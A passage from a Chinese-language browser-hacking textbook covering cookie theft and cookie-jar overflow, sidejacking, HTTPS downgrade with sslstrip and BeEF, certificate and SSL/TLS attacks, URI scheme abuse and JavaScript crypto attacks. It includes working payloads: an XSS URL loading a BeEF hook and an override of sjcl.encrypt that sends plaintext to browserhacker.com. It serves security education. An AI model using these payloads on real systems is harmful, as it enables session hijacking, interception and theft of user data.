)}%3bdocument.body.appendChild(iframe)</script>
```

执行这段JavaScript的结果如图6-15所示。




图6-15 窃取到根路径下的限制cookie

这个例子展示了用于保护cookie的`Path`属性的不足之处，特别是在XSS或其他Web应用缺陷存在的情况下，这种不足就更危险了。在这个例子里，使用HttpOnly标签可以阻止直接窃取/checkout路径下的cookie。然而，正像9.8节将会介绍的，只要存在XSS缺陷，就无法阻止将访问代理到受害者的浏览器，进而窃取其cookie。

6.2.4 cookie 存储区溢出

大多数网站都默认在设置了cookie后，还会以相同的状态取得它。网站设置cookie后，cookie会被保存在存储区（也就是浏览器用于保存站点信息的本地数据库）。但这个存储区能够保存的cookie数量有限。虽然由于HttpOnly或者其他原因不能直接修改cookie，但我们可以影响发送回浏览器的内容。

在可以在浏览器中创建cookie的情况下，Alex Kouzemtchenko[12]和Chris Evans[13]（以及最近的John Wilander[14]）演示了如何让cookie存储区溢出，从而删除老cookie。如果之后再将已有cookie替换成你的cookie，就可以控制用户与网站的交互。下面就来看一个例子：

```
require 'rubygems'
require 'thin'
require 'rack'
require 'sinatra'
```

6

```
require 'json'

class CookieDemo < Sinatra::Base
  get "/" do
    link_url = "http://www.google.com"
    if !request.cookies['link_url'] then
       response.set_cookie "link_url", {:value => link_url,
         :httponly => true}
    else
       link_url = request.cookies['link_url']
    end
'<A HREF="' + link_url + '">Secret Login Page</A>
<script>
function setCookie()
{
  document.cookie = "link_url=http://blog.browserhacker.com";
  alert("Single cookie sent");
}
function setCookies()
{
  var i = 0;
  while (i < 200)
  {
    kname = "test_COOKIE" + i;
    document.cookie = kname + "=test";
    i = i + 1;
  }
  document.cookie = "link_url=http://browserhacker.com";
  alert("Overflow Executed");
}
</script>
<BR>
<input type=button value="Attempt Change" onclick="setCookie()"><BR>
<input type=button value="Spam Cookies" onclick="setCookies()">
'

  end
end

@routes = {
    "/" => CookieDemo.new
}

@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("browserhacker.com", 4000, @rack_app)

Thin::Logging.silent = true
Thin::Logging.debug = false

puts "[#{Time.now}] Thin ready"
@thin.start
```

在这个例子中，浏览器加载页面时会设置link_url cookie。当用户返回该页面时，浏览器会取得该cookie，将URL作为Secret Login Page链接的HREF值发回。虽然这个例子是人为设计的，但

这种用法却很广泛。网站可以根据用户想看什么，决定发送什么URL，URL就存在cookie里面。

加载页面后会看到两个按钮：一个Attempt Change按钮和一个Spam Cookies按钮。为了演示让cookie存储区溢出，加载页面然后点击刷新。你会看到链接的URL是http://www.google.com，如图6-16所示。重新加载，结果仍然一样。




图6-16 带默认链接的示例程序

点击Attempt Change，浏览器会尝试用指向http://blog.browserhacker.com的新cookie，来重写这个HttpOnly cookie。再次点击刷新，链接并没变，如图6-17所示。这是因为不能通过JavaScript来重写HttpOnly cookie。



图6-17 显示了警告框，但链接并没有变

但是，如图6-18所示，点击了Spam Cookies按钮然后再刷新页面，会发现链接指向了http://browserhacker.com。为什么这次可以了？因为我们以测试cookie导致了cookie存储区溢出，并再次通过JavaScript设置了link_url cookie。这样它就成为最后一个cookie，也就是在页面刷新时Ruby拿到的。



图6-18 cookie存储区溢出后的链接

6

这个例子演示了怎么基于一个不安全的应用，以cookie为目标，通过JavaScript来控制浏览器与网页和目标的交互。这个例子在Firefox中是可以运行的，但随着浏览器不断更新，还应该通过试验来确定到底多少cookie可以导致存储区溢出。

6.2.5　使用 cookie 实现跟踪

第3章讨论过，攻击浏览器的挑战之一是维持对目标的控制。特别是在执行较长时间的攻击，或者第一次可能不奏效的情况下，维护对目标的控制就更加重要了。当浏览器崩溃，用户重新打开攻击网站的时候，需要确保还能够从上次结束的地方开始，而不是从头再来。为此，可以创建一个比浏览器会话时间更长的cookie，既能实现上述两个目标，还能实现对用户的跟踪。在JavaScript中实现它很简单。我们假设想在浏览器崩溃甚至删除全部会话cookie的情况下，仍然要保持对用户的跟踪。可以将创建cookie的代码替换成如下所示的代码：

```
var exp = new
Date(new Date().getTime() + daysInMilliseconds(5)).toGMTString();
document.cookie=" link_url=http://browserhacker.com;expires=" + exp;
```

这样，cookie就会为这个窗口持续保存5天，从而为你多次尝试提供了足够的时间。用户再回来时，也不会因为浏览器崩溃而发现会话cookie消失。

如果你希望持续跟踪用户较长一段时间，可以试试Evercookie[15]项目。为了简化跟踪，Evercookie让目标很难删除cookie，却让你很容易识别用户。

6.2.6　Sidejacking 攻击

Sidejacking攻击，或者HTTP会话劫持，是通过盗取别人的会话模仿别人的一种方法。盗取会话攻击的原理是通过复制某个用户在一个站点上的会话cookie，可以伪装成一个合法的用户。把会话cookie复制到你的浏览器之后，相应的站点就会相信你是目标，允许你像原来的用户一样访问他们的账号。虽然会话模仿攻击已经出现了很长时间，但直到Firesheep[16]发布它才受到重视。

Firesheep是Eric Butler写的一个Firefox插件，可以通过开放的无线网络监听会话，然后再将监听到的会话信息转发给你。你只需简单地双击你希望模仿的目标的图标，就可以将它们的cookie复制到你的浏览器，然后以目标用户的身份访问相应网站。Firesheep可以说是披着羊皮的狼！它之所以可以屡屡得手，主要原因就是很多大网站，包括Twitter和Facebook，只使用HTTPS保护其登录页面，其他地址则使用HTTP。这意味着会话cookie不会被打上Secure标签，因为必须同时通过HTTP和HTTPS渠道提交它们。

Firesheep虽然很有名，但实现会话劫持仍然有别的途径，比如XSS攻击、社会工程及其他应用攻击方法。只要这些方法得到cookie，就可以在其失效前用来模仿用户，除非用户已经退出登录或者会话被销毁。

针对会话劫持的解决方案是给cookie使用Secure标签，同时只通过SSL发送会话信息。要解决这个问题并不简单，Facebook、Google等网站为避免此类攻击，已经慢慢迁移到了SSL。不过，

即便如此，还是有可能利用ARP欺骗或其他MitM技术来截获SSL通信、降级通信，然后查看cookie。这些攻击通常依赖用户点击警告框。如果真的点了警告框，cookie就到你的手里了。

6.3 绕过 HTTPS

很多人都知道，我们上网的时候，如果看到浏览器地址栏附近出现了锁的图标，那就意味着这个站点是安全的，对吧？不对！这个锁并不能说明网站安全，其真正含义是说数据都会通过HTTPS而不是明文HTTP来传输。

那么在需要攻击这种HTTPS通信时，有什么技术吗？特别是在Secure标签的保护下，会话cookie只能通过HTTPS提交的情况下。确实有几种方法来对付HTTPS页面，其中有3种尤其有效。本节我们就来探讨HTTP降级攻击、证书攻击和SSL/TLS攻击。

6.3.1 把 HTTPS 降级为 HTTP

HTTPS加密的内容（理论上）不会在传输过程中泄露，除非有人知道密钥。这就意味着，通过大众已知的方法不能操控或查看其通信。这时候可以考虑降级攻击。

HTTP降级攻击的目标就是阻止用户访问HTTPS站点，或者通过其他攻击方法把用户转到网站的HTTP版上。如果能强迫浏览器访问网站的HTTP版而不是HTTPS版，就可以窃听到网络通信了。有两种方法可以把指向HTTPS的请求重写为指向HTTP。一种是截获网络数据，重写请求。另一种是在浏览器内部重写请求。

在线重写网络请求，把HTTPS改成HTTP，是降级到HTTP的最简单的方法之一。有些Web应用在把浏览器重定向到网站的HTTPS版之前，会向HTTP请求返回302响应。此时是你介入的最佳时机。可以使用sslstrip[17]以及Ettercap等ARP欺骗工具来实现，就像第2章“ARP欺骗”中介绍的那样。过程相对简单，唯一的前提条件是服务器与客户端之间不能存在相互认证，或者说SSL客户端认证。

如图6-19所示，在截获网络通信并检测到数据后，可以把所有HTTPS重写为HTTP。此时，HTTP/HTTPS通信全在你手里，可以看到本来加密的所有内容。这样目标就只能看到HTTP响应，没有机会通过他们的浏览器接收到HTTPS响应。结果就是你通过HTTPS与服务器通信，通过HTTP与目标的浏览器通信，就好像你是加密终端一样。

使用sslstrip和Ettercap还有其他好处。比如，可以利用Ettercap过滤器通过其他方式操纵通信。有时候，Web应用开发者可能会实现某些自定义的防御机制。虽然不多见，但这些防御机制却可能阻挡HTTP降级。

这时候Ettercap就可以派上用场了。它可以动态重写内容，从而抵消开发者的防御机制。提升这种攻击方法可靠性的最简单方法就是重写链接，指向相应站点的一个恶意副本，并寄希望于用户不会发现。说白了，如果你并不会实际上妨碍用户看到自己喜欢的猫咪网站，那他们又怎么会注意呢？

第二种HTTP降级攻击是使用JavaScript在文档内部重写链接。目标是修改DOM，把所有指向

HTTPS的链接改写为指向HTTP。对于通过XSS勾连的网站，这是最简单的选择。缺点是很多网站都会针对此类攻击做好防御，通过HTTPS发送受保护的内容。这样简单重写内容的做法就会受到限制。

```
~ $ curl -v -A "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)" http://www.facebook.com
* About to connect() to www.facebook.com port 80 (#0)
*   Trying 31.13.79.65... connected
* Connected to www.facebook.com (31.13.79.65) port 80 (#0)
> GET / HTTP/1.1
> User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
> Host: www.facebook.com
> Accept: */*
>
< HTTP/1.1 200 OK
< Cache-Control: private, no-cache, no-store, must-revalidate
< Content-Type: text/html;charset=utf-8
< Expires: Sat, 01 Jan 2000 00:00:00 GMT
< P3P: CP="Facebook does not have a P3P policy. Learn why here: http://fb.me/p3p"
< Pragma: no-cache
< X-Content-Type-Options: nosniff
< X-Frame-Options: DENY
< X-UA-Compatible: IE=edge,chrome=1
< Set-Cookie: datr=QSObUptkHFSTc3ZOuUihqsOQ; expires=Tue, 01-Dec-2015 11:53:37 GMT; path=/; domain=.facebook.com;
 httponly
< X-FB-Debug: wtxCONc3EXyaOgaI2qF1yVwEaaIX1KZxNSdH+jFomYk=
< Date: Sun, 01 Dec 2013 11:53:37 GMT
< Connection: keep-alive
< Content-Length: 747
<
<html>


* Connection #0 to host www.facebook.com left intact
* Closing connection #0
<head><title>Redirecting...</title><script>_script_path = "\/index.php";var uri_re=/^(?:(?:[^:\/?#]+):)?(?:\/\/(?
:[^\/?#]*))?([^?#]*)(?:\?([^#]*))?(?:#(.*))?/,target_domain='';window.location.href.replace(uri_re,function(a,b,c
,d){var e,f,g;e=f=b+(c?'?'+c:'');if(d){d=d.replace(/^(!|%21)/,'');g=d.charAt(0);if(g=='/'||g=='\\')e=d.replace(/^
[\\\/]+/,'/');}if(e!=f){if(window._script_path)document.cookie="rdir="+window._script_path+"; path=/; domain="+wi
ndow.location.hostname.replace(/^.*(\.facebook\..*)$/i,'$1');window.location.replace(target_domain+e);}});</scrip
t><script>window.location.replace("https:\/\/www.facebook.com\/");</script><meta http-equiv="refresh" content="0;
url=https://www.facebook.com/" /></head><body></body></html>
~ $                                                                                                    r1.9.3-p484
```

图6-19　将Facebook的HTTPS请求重定向为HTTP请求的示例

为了进一步说明这一点，可以看一个存在XSS漏洞的示例页面。这个页面有一个输入参数叫`lang`，允许指定不同的语言。这个参数可能被XSS利用，把目标浏览器勾连到BeEF：

```
require 'rubygems'
require 'thin'
require 'rack'
require 'sinatra'
require 'json'

class InjectDemo < Sinatra::Base
  get "/" do
    lang = request['lang'] || "en_US";
"
<div align=center>
To login, go to our secure login page at
<A HREF='https://servervictim.com/login?lang=#{lang}'>
https://servervictim.com/login</A>
</div>"
  end
end

@routes = {
```

```
    "/" => InjectDemo.new
}

@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("servervictim.com", 4000, @rack_app)

Thin::Logging.silent = true
Thin::Logging.debug = false

puts "[#{Time.now}] Thin ready"
@thin.start
```

通过操纵`lang`变量，可以注入BeEF勾连代码。默认的`lang`请求如图6-20所示。



图6-20　未经XSS的登录页面源

要实现BeEF勾连，需要写一段代码结束`<a>`标签、添加脚本，并确保链接仍然可以显示出来。以下这个URL会把BeEF勾连代码注入页面：

```
http://servervictim.com:4000/?lang='><script
src="http://browserhacker.com:3000/hook.js"></script>
```

浏览器被勾连到BeEF之后，可以把这个页面由HTTPS降级到HTTP。在Browser文件夹下的Hooked Domain文件夹中，有一个叫作Replace HREFS (HTTPS)的模块。这个小模块能够取得页面上所有HTTPS链接，然后将它们全部替换为HTTP链接，如图6-21所示。



图6-21　BeEF中的HTTPS降级模块

这个模块运行之后，结果上的差异对目标浏览器而言并不明显，因为仅仅是HTTPS被改写成了HTTP。敏感一些的用户可能会注意窗口左下角的链接显示为HTTP（如图6-22所示），而在查询源代码的时候，页面中依旧是HTTPS。



图6-22　新页面在窗口左下角显示链接为HTTP

为了减小被发现的可能性，可以不重写`href`属性的内容，而是为相应的`<a>`元素添加`onclick`事件。这样，在用户把鼠标放到链接上的时候，窗口左下角出现的就不是HTTP链接了。

这个例子虽然是很简单的，但对于存在XSS漏洞的页面，同样的攻击都适用，而且也不限于URL。虽然BeEF不会自动做这些事，但它提供的RAW JavaScript模块可以把简单的JavaScript推送到目标浏览器。

6.3.2　攻击证书

有两种主要的攻击证书的方法。第一种是用一个证书替换另一个证书。这种方法简单易操作，但对目标用户而言不具有隐蔽性。第二种稍微复杂一点，利用一个浏览器bug，以展示未被浏览器正确信任的证书。这种方法依赖于浏览器存在可利用的证书处理程序。虽然用户不会因为这种攻击而收到通知，但实现起来也很困难。

1. 使用假证书

创建一个假证书很简单，很多攻击工具都有生成假证书的功能。不管你选择使用代理、Ettercap，还是其他工具，思路都是一样的。你向目标浏览器出示一张假证书，然后充当它们之间通信的中间环节。而且因为证书是你创建的，所以你还拥有密钥。这样就可以解密HTTPS通信，让完全截获和修改数据成为可能。

这种方法的明显缺点是用户会看到一条弹出消息，这条消息告诉用户证书对站点无效。使用这种攻击方法的根本问题，在于用户点击弹出消息的时候会不会过脑子。有些时候，人们就会那么不管不顾，即使知道是不受信任的证书也照点不误。如果有人肯定说自己从未那么干过，那他一定是一位“火星人”。

2. 使用有缺陷的证书验证

另一种证书攻击是利用浏览器验证证书时存在的问题。这种攻击方法的例子在2013的iPhone应用中出现过。

Nick Arnott发表的研究[18]表明，当时很多流行的iPhone应用都不检查证书是否有效。无论是自签名的证书，还是随便一个什么证书，应用都不会警示用户不应该信任该服务器。类似的安全

问题在一些安卓程序中也同样存在。比如，斯坦福大学和奥斯汀大学的一些研究人员[19]，在Chase移动银行应用中也发现了类似缺陷。利用这种证书处理上的漏洞，只要提供自签名的证书，然后监控敏感数据的连接，就可以获得凭据、信用卡数据和其他信息。

据说最严重的证书验证漏洞是Moxie Marlinspike发现的空字符利用[20]。这个漏洞是因为某些证书注册机构允许在请求证书时使用空字符。听起来虽然没有那么危险，但鉴于浏览器使用基于C语言的字符串函数，不会额外检查值，于是问题就严重了。

当检查字符串的函数查找数据时，数据中的空字符通常会被当作字符串的终结符。比如，“hello”这个词正常情况的表示应该是`hello\0`，这里`\0`是空字符的转义序列。

通过使用名称www.google.com\0.browserhacker.com来创建证书，注册机构将会把它当作browserhacker.com的一部分，并知道该域的拥有者可以请求该域的证书。可是，在带有空字符前缀的情况下，浏览器验证请求时会将其成功验证为www.google.com。这样就为一些有恶意的人使用空字符创建证书假扮合法网站提供了可乘之机。

由于证书来自受信任的机构，浏览器不会要求验证证书，也不会弹出任何反馈问题的消息框。这个漏洞会引发SSL窃听、篡改，以及其他攻击，而不会向目标报警。

这些攻击利用了浏览器中有缺陷的证书处理漏洞。虽然我们刚刚提到的这个漏洞已经被修复了，但研究者仍然发现了其他实现中的问题。总之，就是要根据自己的特定情形，找到合适的缺陷或漏洞。

6.3.3 攻击 SSL/TLS 层

SSL（Secure Socket Layer，安全套接字层）及其继承者TLS（Transport Layer Security，传输层安全），都是用于安全上网的加密协议。与许多其他技术软件的实现一样，它们也都同样存在相应的安全问题。利用它们存在的漏洞，可以侵入其全部（至少部分）通信渠道。对SSL/TLS层的攻击通常在合理的时间段内得不到完整的消息。不过也没问题，因为至少可以获得关键的cookie数据，或者其他稍后可以利用进行下一步攻击的敏感信息。在写作本书时，三种比较有名的攻击方法分别是BEAST[21]、CRIME和Lucky 13[22]。

BEAST攻击是第一个引人注目的SSL攻击，利用了CBC（Cipher Block Chaining，密码分组链接）加密模式的漏洞。通过利用这个SSL漏洞，可以解密部分加密消息，速度为每两秒一个分组。现实中运用这种攻击的例子针对的是特定用户，需要花几分钟时间获得很少一部分数据。勤奋的攻击者可以在数分钟（到数小时）之内确定一个会话cookie，用于会话劫持。

CRIME攻击是BEAST攻击的发现者（Juliano Rizzo和Thai Duong）随后发现的。这种攻击是对BEAST攻击被遏制之后的回应。很多浏览器开发团队都很重视BEAST漏洞，把原来的加密算法改为基于RC4的加密。因此CRIME攻击应运而生，专门针对这种新算法。为了提取数据，它利用了TLS压缩的漏洞。使用JavaScript和重复的Web查询，可以通过CRIME攻击逐字节地获得数据。勤奋的攻击者也可以因此获取与BEAST攻击类似的结果。

最后一种值得一提的攻击是Lucky 13攻击。这种攻击采用与BEAST攻击类似的方法。不过，

它对CBC使用了Padding Oracle（填充警示）攻击，以帮助猜测数据。与BEAST和CRIME非常类似，使用JavaScript极大加快了速度，但仍然只对个别目标有效。

什么是Padding Oracle攻击

看到这个名字，有人可能会想，怎么可以通过填充来攻击Oracle数据库呢？其实这种攻击与Oralce产品或系统没有任何关系，包括他们的数据库系统。所谓Padding Oracle攻击，只是解密过程中披露数据的结果。虽然披露的信息不一定全是纯文本消息，但有时候会有可行方式确定其内容。深入解释加密攻击技术超出了本书的范畴，如果你想了解，网上有很多相关资料可以参考。

虽然加密层的漏洞对于演示SSL/TLS实现的缺陷很有用，但不太适合大规模攻击。如果想在可以接受的时间内实现这种攻击，还需要找到一些允许注入JavaScript的漏洞。然而，如果你有耐心长期跟踪同一个目标，很有可能还会发现它的其他一些安全漏洞。

6.4　滥用 URI 模式

URI模式是URI或URL的第一部分，位于冒号（:）前面。URI模式在浏览器里有双重角色。首先，模式决定了浏览器使用的协议，比如FTP或HTTPS。如果URL以ftp:开头，那么浏览器就会用FTP协议初始化链接，而不会使用HTTP协议。

其次，模式决定了浏览器的本地行为，有时候也包括打开一个新的应用。比如，mailto:模式就会打开电子邮件客户端。如果HTML页面中有一个链接指向mailto:，那么用户点击它，浏览器就会打开相应的外部应用，以便发送电子邮件。

6.4.1　滥用 iOS

如果浏览器使用特定的模式在另一种应用中执行某种操作，那么它可能会为你提供一些攻击向量。这一点在2010年Nitesh Dhanjani发表的研究中有重点阐述，这个研究是关于苹果iOS对URI模式的不安全处理方面[23]。

Dhanjani的研究调查了原生iOS协议处理例程，例如tel:处理程序。如果iOS Safari浏览器请求URL，例如tel:613-966-94916，那么手机应用就会启动，并提示用户拨打提示的号码，如图6-23所示。

这个例子并不足以说明实现不安全，因为手机应用仍在提示用户确认是否拨打电话。如果运气好，那么目标可能会意外地按下Call按钮。不过这种可能性极小，所以我们再看另外一个例子。

Skype不是iOS默认安装的应用，它使用自己的模式。为了允许其他应用利用自定义的URI模式，苹果在其Info.plist说明[24]中包含了`CFBundleURLTypes`数组类型，可以从下面这段代码中看到：

```
<key>CFBundleURLTypes</key>
  <array>
    <dict>
      <key>CFBundleURLName</key>
        <string>com.skype.skype</string>
      <key>CFBundleURLSchemes</key>
        <array>
          <string>skype</string>
        </array>
    </dict>
  </array>
```



图6-23 iOS处理tel:模式

Skype不仅将这个模式暴露给浏览器，也接受额外的参数。比如，如果URL后面追加上`?call`，Skype不仅会启动，也会马上尝试拨打相应号码而无需用户介入。浏览器要做的就是加载一个类似这样的URL：skype://613-966-94916?call，然后Skype就会在iOS设备的前台启动工作。为了利用这个功能，可以在网页中加入内嵌框架，将地址指向这个URL。可以在https://browserhacker.com上的视频中看到这样一个利用演示。

Skype在3.0版中解决了这个问题，现在开始提示用户是否要拨打电话了，如图6-24所示。

Dhanjani的研究探索了一些分析Info.plist文件的方法，包括从越狱的iOS设备中把它们复制出来，或者通过iTunes从应用备份中提取它们。要从iTunes备份的应用文件中提取Info.plist文件，需要以下几步。

(1) 找到你想挖掘的.ipa文件。在OS X中，这种文件通常位于~/Music/iTunes/iTunes Media/Mobile Applications目录下。在Windows中，通常位于C:\Users\<user>\MyMusic\ iTunes\iTunes Media\Mobile Applications\目录下。

(2) 复制<application>.ipa文件，将其重命名为.zip文件。

(3) 解压缩该文件。

(4) 将其复制到Payload/<application>.app/文件夹。

(5) 利用`plutil`实用工具，将Info.plist文件转换为XML文件，比如：plutil -convert xml1 Info.plist。在Windows中，可以在C:\Program Files\Common Files\Apple\Apple Application Support\目录下找到plutil.exe。

iOS应用数量庞大，其中有些会引入非常规的URI模式处理例程。利用这种分析Info.plist文件的技术，可以发现iOS浏览器可能会使用的其他模式。或许有的模式就存在与Skype不安全地处理skype://模式类似的漏洞。




图6-24 iOS尝试在Skype中拨打电话

6.4.2　滥用三星 Galaxy

USSD（Unstructured Supplementary Service Data，非结构化补充服务数据），是GSM蜂窝电话与用户的通信服务商直接通信的一种协议。这种服务经常在预付费手机套餐中用于查询余额，甚至用于给手机充值。当然，USSD还有其他用途，比如手机银行，甚至还可以用于更新Twitter和Facebook。

虽然很多USSD码可以打开与电信服务商的实时连接，但其中很多在手机里都有与之对应的特定操作。比如，大多数智能手机打开拨号盘后输入`*#06#`，有时候都不必点击拨号键，就可以显示你的IMEI（International Mobile Station Equipment Identity，国际移动识别码）。图6-25展示了在安卓手机上显示的IMEI，而图6-26演示了iPhone手机上的相同功能。

Ravishankar Borgaonkar发表的研究，演示了某些安卓手机可以在没有用户介入的情况下执行USSD码[25]。存在这个漏洞的原因是安卓手机会处理tel://URI模式，与Dhanjani在iOS设备上发现的漏洞一样。不过，在安卓上并不需要激活手机应用并询问是否拨号，而是会立即执行USSD操作。



图6-25　安卓IMEI




图6-26　iPhone IMEI

Borgaonkar的研究后来又发现了安卓手机可以接收USSD码并执行的多种方式。其中很多都依赖于关联应用的默认行为。通常应用会检测是否存在tel:// URI模式，然后简单地把信息处理一遍。攻击手法包括：

- 在网页中放入一个恶意内嵌框架，让安卓手机打开特定的tel://USSD码；
- 在二维码里嵌入一个tel:// USSD地址；
- 在NFC标签里嵌入一个tel:// USSD地址。

看到前面说到的执行`*#06#` USSD码的例子，可能会觉得这个没问题没什么大不了。在目标手机上显示出IMEI码有那么重要吗？正像Borgaonkar强调的，有些USSD码可用于输入SIM码。

某些情况下，如果不正确地输入SIM码三次，SIM就会锁住，直到输入正确的PUK（PIN Unlocked Key）码。如果不正确地输入10次PUK码，就会导致SIM卡失效，因此不能再使用。这意味着攻击目标必须再取得一个新SIM卡，通常要花一些钱，而他们的手机在换卡期间一般也就不能打电话了。

Borgaonkar还演示了另一个影响三星特定型号手机的USSD码，该USSD码会导致设备重置为出厂设置。XDA Developers论坛上维护了一个USSD码列表：http://forum.xda-developers.com/showthread.php?t=1953506，大家可以参考。

随着越来越多的应用会开发新的例程和方法来处理自定义URI，不安全模式处理的影响仍然会持续。这里讨论的例子只涉及几个URI模式。如果知道W3C列出了150多个不同的模式[26]，想必你也会非常惊讶。显然，这对攻击者而言构成了一个非常大的攻击面。

6.5　攻击 JavaScript

虽然本章主要讲浏览器中的利用技术，但讨论浏览器很难抛开JavaScript。浏览器中的JavaScript经历了巨大的时代变迁。

从Firefox 23开始，禁用JavaScript的选项已经消失（但在about:config中的javascript. enabled标签里还可以设置）[27]。现在使用Firefox（不带NoScript扩展）的普通用户只能允许JavaScript运行。JavaScript与浏览器的界限越来越模糊了。

因此，在讨论浏览器攻击技术时，很难不涉及JavaScript。接下来几小节将介绍涉及JavaScript的技术。

6.5.1　攻击 JavaScript 加密

很多Web应用都致力于实现越来越多的客户端功能，其目标是仅通过浏览器和JavaScript来创建健壮的应用。这意味着很多敏感的功能从Web应用后台转移到浏览器的现象不再罕见。HTML5的时代到来以后，WebSocket协议以及其他现代浏览器技术的逐渐普及，让了解浏览器如何保护数据，以及它如何与后端服务器传输数据变得愈发重要。

关于JavaScript加密的一个主要问题在于，浏览器最终还是要访问实际执行加密的全部代码。尽管模糊JavaScript的技术层出不穷，但最终浏览器还是要看这些代码。

有人认为JavaScript代码加密只是给人一种安全错觉，因为要想破译并不难。很多时候，就是因为加密技术本身不够安全，攻击就会针对这些不安全的技术接踵而至。如果想让JavaScript加密真正可靠，必须彻底改造加密技术[28]，但这件事并不容易。

1. 怀疑Web应用

开发出健壮的JavaScript加密技术面临着一些障碍，其中最主要的是浏览器与Web应用间信任关系的复杂性。可以把它们之间的关系定义为“超级信任关系”。浏览器在某些情况下会完全信

任Web应用，而在另一些情况下则只会部分信任它。

一方面，Web应用得不到浏览器的充分信任，因此不能在应用中保存敏感数据。另一方面，浏览器对于加密的JavaScript代码又会隐式地信任。这样就会导致安全方面的问题。

在实际地查看代码之前，谁也不知道是否应该信任Web应用加密代码。因此，主要问题仍然还在。如果你不能信任一个应用，不愿意让它保存你的数据，那么为什么会信任它提供的JavaScript加密代码吗？对于实现可靠的JavaScript加密技术而言，这一直都是一个尚未解决的根本问题。

2. 获取密钥

最古老的一种盗取会话令牌的技术就是使用XSS。这种攻击通过注入JavaScript指令，来取得cookie中的令牌。然后，可以在后续对Web应用的访问中使用该令牌，让你模仿受害者以访问应用。

如果Web应用中存在这样的XSS漏洞，可以使用几乎同样的攻击取得敏感的密钥。不过，不会存在由于设置讨厌的HttpOnly保护机制而导致的问题，因为cookie中不会保存密钥。此外，不用急于一时，因为密钥不会过期，这一点与会话令牌不同。取得密钥之后，就可以解密所有加密数据，或者对任何数据签名。

假设开发者有一个“隐藏的”密钥，当然更好的叫法是“模糊过的”密钥。比如，考虑如下JavaScript代码：

```
var key = String.fromCharCode(75 % 80 * 2 * 6 / 12);
```

在这个例子中，可以看到密钥是一个数学函数，然后结果被转换成一个字符。这是个非常简单的例子，但这个密钥的值一开始并不明了。通过将其复制粘贴到Firebug，就可以知道这个密钥的值是字母K。分析JavaScript代码时，可以发现类似的实现，因此问题就是执行该代码以得到密钥。

等一下，为什么可以使用目标浏览器中的实现，还要费劲去找什么密钥呢？

Vladimir Vorontsov就是这样做的。他在一个依赖于JavaScript和数字签名消息的远程银行系统中，发现了类似的问题[29]。Vorontsov使用了一个XSS漏洞，以演示在用户认证之后签署任意文档，从而任何处理相应文档的系统都会信任该假签名。

3. 覆盖函数

如果信任假的签名还不够，那么大多数JavaScript对象的函数都可以被覆盖（有作用域的区别）。换句话说，任何加载到DOM中的JavaScript脚本，都可以覆盖用于执行加密的函数。

下面来看一个例子，看看如何使用斯坦福大学JavaScript加密库（Stanford JavaScript Crypto Library，简称SJCL）[30]覆盖函数。打开JavaScript控制台，使用以下代码加载这个库：

```
var sjcl_lib = document.createElement('script');
sjcl_lib.src =
  "https://raw.github.com/bitwiseshiftleft/sjcl/master/sjcl.js";
document.getElementsByTagName('head')[0].appendChild(sjcl_lib);
```

把这个库加载到DOM中以后，使用以下代码来测试`encrypt`函数：

```
sjcl.encrypt("password", "secret")
```

结果是一个包含密文（`ct`）及其他参数的数据结构，可用于加密过程。如果能拦截这个过程，偷偷放进我们自己的密码就好了。没问题，可以做到。

如果这个Web应用中存在XSS漏洞，那么就有机会覆盖加密函数。别忘了，XSS漏洞是互联网上最为常见的漏洞，大多数应用中都会存在。

如果提供内容的网站可以被控制，那么它一定会提供另一个地方，供我们覆盖加密函数。任何使用JavaScript加密的Web应用，都必须完全信任提供内容的来源，因为其中任何一个都可以盗取密文和密钥。

下面的代码展示了不仅可以透明地覆盖encrypt函数，而且还可以取得密文：

```
chained_encrypt = sjcl.encrypt
sjcl.encrypt = function (password, plaintext, params, rp) {
  var img = document.createElement("img");
  img.src = "http://browserhacker.com/?ch06secret=" + plaintext;
  document.head.appendChild(img);
  return chained_encrypt(password, plaintext, params, rp)
}

sjcl.encrypt("password", "secret")
```

以上代码连缀了encrypt函数，所以仍然会调用它。应用不会注意到运行过程中的任何不同。更重要的是，我们已经向函数链中插入了新的链接，在加密之前将盗取秘密数据。取得数据后，就会将其透明地发送到http://browserhacker.com，然后再返回原始的程度执行流。

6.5.2 JavaScript 和堆利用

